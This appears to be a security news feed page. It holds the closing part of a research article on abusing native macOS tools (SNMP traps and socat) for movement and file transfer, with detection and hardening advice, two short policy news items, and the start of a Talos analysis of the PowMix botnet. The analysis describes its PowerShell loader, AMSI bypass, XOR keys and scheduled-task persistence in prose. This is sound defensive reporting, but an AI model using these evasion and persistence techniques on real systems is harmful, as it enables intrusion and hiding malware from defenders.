
The snmptrapd daemon is then configured on the target to route all incoming traps to the handler and started in the foreground:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 29. Configuring the snmptrapd daemon.

On the sender, a script handles the encoding, chunking, and transmission. Each chunk is sent as a separate SNMP trap with a short delay between sends to avoid overwhelming the receiver:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 30. Script for SNMP chunking and transmission. 


The sender initiates the transfer: 

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 31. Initiating data transfer via SNMP traps.

The target receives the transfer:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 32. Successful payload reassembly on target.

The matching MD5 hashes confirm the file was transferred and reassembled intact. 

Socat file transfer 


The socat shell established in the above "socat remote shell” section can also serve as a file transfer channel. Because the listener provides a fully interactive bash session, file contents can be written to the remote host by injecting a heredoc through the connection. This means socat alone handles both remote command execution and tool transfer without requiring any additional services or listeners. 

With the socat listener running on the target, the attacker delivers a file by piping a heredoc-wrapped cat command through a socat connection:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 33. File delivery via socat heredoc injection.

Detection and defensive considerations 

Defending against LOTL techniques requires a shift from simple network alerts to granular process and metadata analysis. 

Network indicators 

Inbound TCP traffic on port 3031 (the “eppc” port) and unusual SNMP/TFTP traffic on internal LAN segments should be monitored for potential unauthorized activity. 

Endpoint indicators (EVM) 

Through mapping to the Open Cybersecurity Schema Framework (OCSF), an open-source effort to deliver a simplified and vendor-agnostic taxonomy for security telemetry, high-fidelity signatures for these behaviors were identified: 

  • Suspicious lineage: Process trees following the pattern launchd -> AppleEventsD -> Terminal -> sh/bash
  • Metadata monitoring: Frequent or unusual calls to mdls or writes to “com.apple.metadata:kMDItemFinderComment”. 
  • Command line anomalies: base64 --decode commands originating from GUI applications or osascript executions containing “of machine "eppc://..."” arguments. 

Native security controls and hardening recommendations 

Several built-in macOS security mechanisms can be configured to mitigate the risks associated with native primitive abuse: 

  • Transparency, Consent, and Control (TCC) restrictions: The "Automation" category within TCC is designed to regulate inter-application communication. By enforcing strict TCC policies via Mobile Device Management (MDM), unauthorized Apple Events between applications — such as a script attempting to control “Terminal.app” or “Finder” — can be blocked. 
  • MDM Policy Enforcement: RAS and Remote Login (SSH) should be disabled by default across the fleet. These services can be managed and restricted using MDM configuration profiles (e.g., the “com.apple.RemoteAppleEvents”payload) to ensure they are only active on authorized administrative hosts. 
  • Service hardening: Unnecessary network-facing services, such as tftpd and snmpd, should be explicitly disabled. The removal of these launchd plists from “/System/Library/LaunchDaemons” (where permitted by System Integrity Protection) or the use of launchctl disable commands prevents their use as ad-hoc data transfer channels. 
  • Application firewall and Stealth Mode: The built-in macOS application firewall should be enabled and configured in "Stealth Mode." This configuration ensures the device does not respond to unsolicited ICMP or connection attempts on common ports, reducing the visibility of the endpoint during internal reconnaissance. 

Conclusion 

The research presented in this article underscores a fundamental reality of modern endpoint security. The same primitives designed for administrative convenience and system automation are often the most potent tools in an adversary's arsenal. By moving beyond traditional exploit-based attacks and instead LOTL, attackers can operate within the noise of legitimate system activity.

From the weaponization of the “eppc” protocol to the creative abuse of Spotlight metadata and SNMP traps, it is clear that the macOS attack surface is both vast and nuanced. These techniques demonstrate that even within a "walled garden" ecosystem, native pathways for movement and execution remain accessible to those who understand the underlying architecture. 

For defenders, the primary takeaway is that visibility remains the most effective deterrent. By shifting focus from static file analysis to the monitoring of process lineage, inter-process communication, and metadata anomalies, these "bad Apples" can be identified and neutralized. As macOS continues its expansion into the enterprise core, the documentation and detection of these native techniques must remain a priority for the security community. 

When Geopolitics Writes Your Compliance Roadmap

Cyber policy has always lagged cyber reality. Regulations arrive after breaches, frameworks emerge after failures, and accountability structures materialize long after the damage lands on someone else’s balance sheet. NCC Group’s fifth edition of its Global Cyber Policy Radar suggests that cycle is finally breaking — not because governments have gotten smarter, but because the..

The post When Geopolitics Writes Your Compliance Roadmap appeared first on Security Boulevard.

NIST, Overrun by Massive Numbers of Submitted CVEs, Limits Analysis Work

NIST CSF vulnerabilities ransomware backlog

NIST said it overwhelmed by the surge in the number of CVEs submissions in recent years, so it is paring back the analysis work it does on the dangerous security flaws. Security experts say the number of new vulnerabilities detected will only grow during the AI era and that the private sector will need to pick up the slack left by NIST's decision.

The post NIST, Overrun by Massive Numbers of Submitted CVEs, Limits Analysis Work appeared first on Security Boulevard.

PowMix botnet targets Czech workforce

  • Cisco Talos discovered an ongoing malicious campaign, operating since at least December 2025, affecting a broader workforce in the Czech Republic with a previously undocumented botnet we call “PowMix.” 
  • PowMix employs randomized command-and-control (C2) beaconing intervals, rather than persistent connection to the C2 server, to evade the network signature detections. 
  • PowMix embeds the encrypted heartbeat data along with unique identifiers of the victim machine into the C2 URL paths, mimicking legitimate REST API URLs. 
  • PowMix has the capability to remotely update the new C2 domain to the botnet configuration file dynamically. 
  • Talos observed a few tactical similarities of the current campaign with the ZipLine campaign, including the payload delivery mechanism and the misuse of the legitimate cloud platform Heroku for C2 operations.

Victimology  

PowMix botnet targets Czech workforce


Talos observed that an attacker targeted Czech organizations across various levels, based on the contents of the lure documents used by the attacker in the current campaign.

Impersonating the legitimate EDEKA brand and authentic regulatory frameworks such as the Czech Data Protection Act, the attacker deploys decoy documents with compliance-themed lures, potentially aimed at compromising victims from human resources (HR), legal, and recruitment agencies. In the lure documents, the attacker also used compensation data, as well as the legitimate legislative references, to enhance the authenticity of these decoy documents and to entice the job aspirants across diverse sectors like IT, finance, and logistics. 

PowMix botnet targets Czech workforce

Figures 1 (left) and 2 (right). First pages of two decoy documents.

TTPs overlaps with the ZipLine campaign  

Talos observed a few tactical similarities employed in the current campaign with that of the ZipLine campaign, reported by researchers from Check Point in August 2025.


In the current campaign, the PowMix botnet payload is delivered via an LNK triggered PowerShell loader that extracts it from a ZIP archive data blob, bypasses AMSI, and executes the decrypted script directly in memory. This campaign shares tactical overlaps with the older ZipLine campaign (which deployed the MixShell malware), including identical ZIP-based payload concealment, Windows-scheduled task persistence, CRC32-based BOT ID generation, and the abuse of “herokuapp.com” for command-and-control (C2) infrastructure. Although there are overlaps in the tactics, the attacker’s final payload was unobserved, and the intent remains unknown in this campaign.

Attack summary  

PowMix botnet targets Czech workforce

Figure 3. Attack summary flow chart. 

The attack begins when a victim runs the Windows shortcut file contained within the received malicious ZIP file, potentially through a phishing email. This shortcut file triggers the execution of an embedded PowerShell loader script, which initially creates a copy of the ZIP file along with its contents in the victim's “ProgramData” folder. Subsequently, it loads the malicious ZIP file, extracts, and executes the embedded PowMix botnet payload directly in the victim's machine memory and starts to communicate with the botnet C2. 

PowerShell loader executes PowMix in memory  


The first stage PowerShell script functions as a loader, and its execution routine is designed to bypass security controls and deliver a secondary payload. It begins by defining several obfuscated variables, including file name of the malicious ZIP file that was likely received via a phishing email. Then, the script dynamically constructs paths to the folders such as “ProgramData” and the user’s “Downloads” folder to locate this ZIP file. Once the ZIP file is found, it extracts the contents to the “ProgramData”folder, effectively staging the environment for the next phase of the attack.

PowMix botnet targets Czech workforce
Figure 4. Excerpt of the deobfuscated PowerShell Loader main function. 


To evade detection, the script employs an AMSI (Antimalware Scan Interface) bypass technique. It uses a reflection technique to browse the loaded assemblies in the current process, specifically searching for the AmsiUtils class. Once located, it identifies the amsiInitFailed field and manually sets its value to true. This action deceives the Windows security subsystem into thinking that AMSI has not initialized, which disables real-time scanning of subsequent commands, enabling the script to run malicious code in memory without being detected by Windows Defender or other endpoint detection and response (EDR) solutions. 

PowMix botnet targets Czech workforce
Figure 5. Excerpt of the deobfuscated PowerShell Loader AMSI bypass function. 


The script parses the malicious ZIP file to locate a specific marker that is hardcoded, such as zAswKoK. This marker is treated as a delimiter, enabling the extraction of a hidden, encoded command that is embedded within the ZIP file data blob.  

PowMix botnet targets Czech workforce
Figure 6. Malicious ZIP file data blob embedded with an obfuscated PowMix botnet. 


Throughout this process, the script performs a series of string replacements, which include the removal of # symbols and the mapping of placeholders, such as {cdm}, to their corresponding specific file paths, reconstructing a functional secondary PowerShell script payload. Then it executes the secondary payload script in the victim machine memory using the Invoke-Expression (IEX) PowerShell command.  

PowMix botnet targets Czech workforce
Figure 7. PowerShell loader excerpt with instructions to extract payload and execute. 

PowMix botnet 

Talos discovered that the secondary payload PowerShell script, which we call “PowMix,” is a previously unreported botnet designed for remote access, reconnaissance, and remote code execution. 


The main execution of the script begins with an environment check to ensure it is running within a specific loader context at the placeholder {cdm}, which is the path of the Windows shortcut in the ProgramData folder, before immediately attempting to conceal its presence. It invokes a function that utilizes the Win32ShowWindowAsync function of “user32.dll” to hide the current PowerShell console window.  

PowMix botnet targets Czech workforce
Figure 8. PowMix excerpt to hide the PowerShell console window. 

Then it decrypts the C2 domain and a configuration file using a custom XOR-based routine with a hardcoded key. It retrieves the machine's product ID by querying the HKLM: SOFTWARE\Microsoft\Windows NT\CurrentVersion registry key for the Windows ProductID. PowMix processes the victim machine’s ProductID and the decrypted configuration data through a CRC32-style checksum function to generate a unique Bot ID and a corresponding Windows schedule task name, which it subsequently uses to establish persistence. 

Some of the hardcoded XOR key strings found in this campaign are: 

  • HpSWSb  
  • qDQyxQE  
  • bKUxmhyAe 
  • HymzqLse 
  • KsEYwmgSF 
  • ujCPOEPU 
PowMix botnet targets Czech workforce
Figure 9. PowMix excerpts with the main function and the function that implements the CRC32 type checksum algorithm. 

Instead of using obvious task names, PowMix names the scheduled task by concatenating the Bot ID and Configuration file hash, resulting in names that appear as random hexadecimal strings (such as "289c2e236761”). The task configuration specifies a daily trigger set to execute at 11:00 a.m., and the execution action is configured to launch the benign Windows Explorer binary with the malicious Windows Shortcut file path as an argument. Windows Explorer's file association handling then automatically launches the malicious shortcut file to execute the PowerShell loader script.  
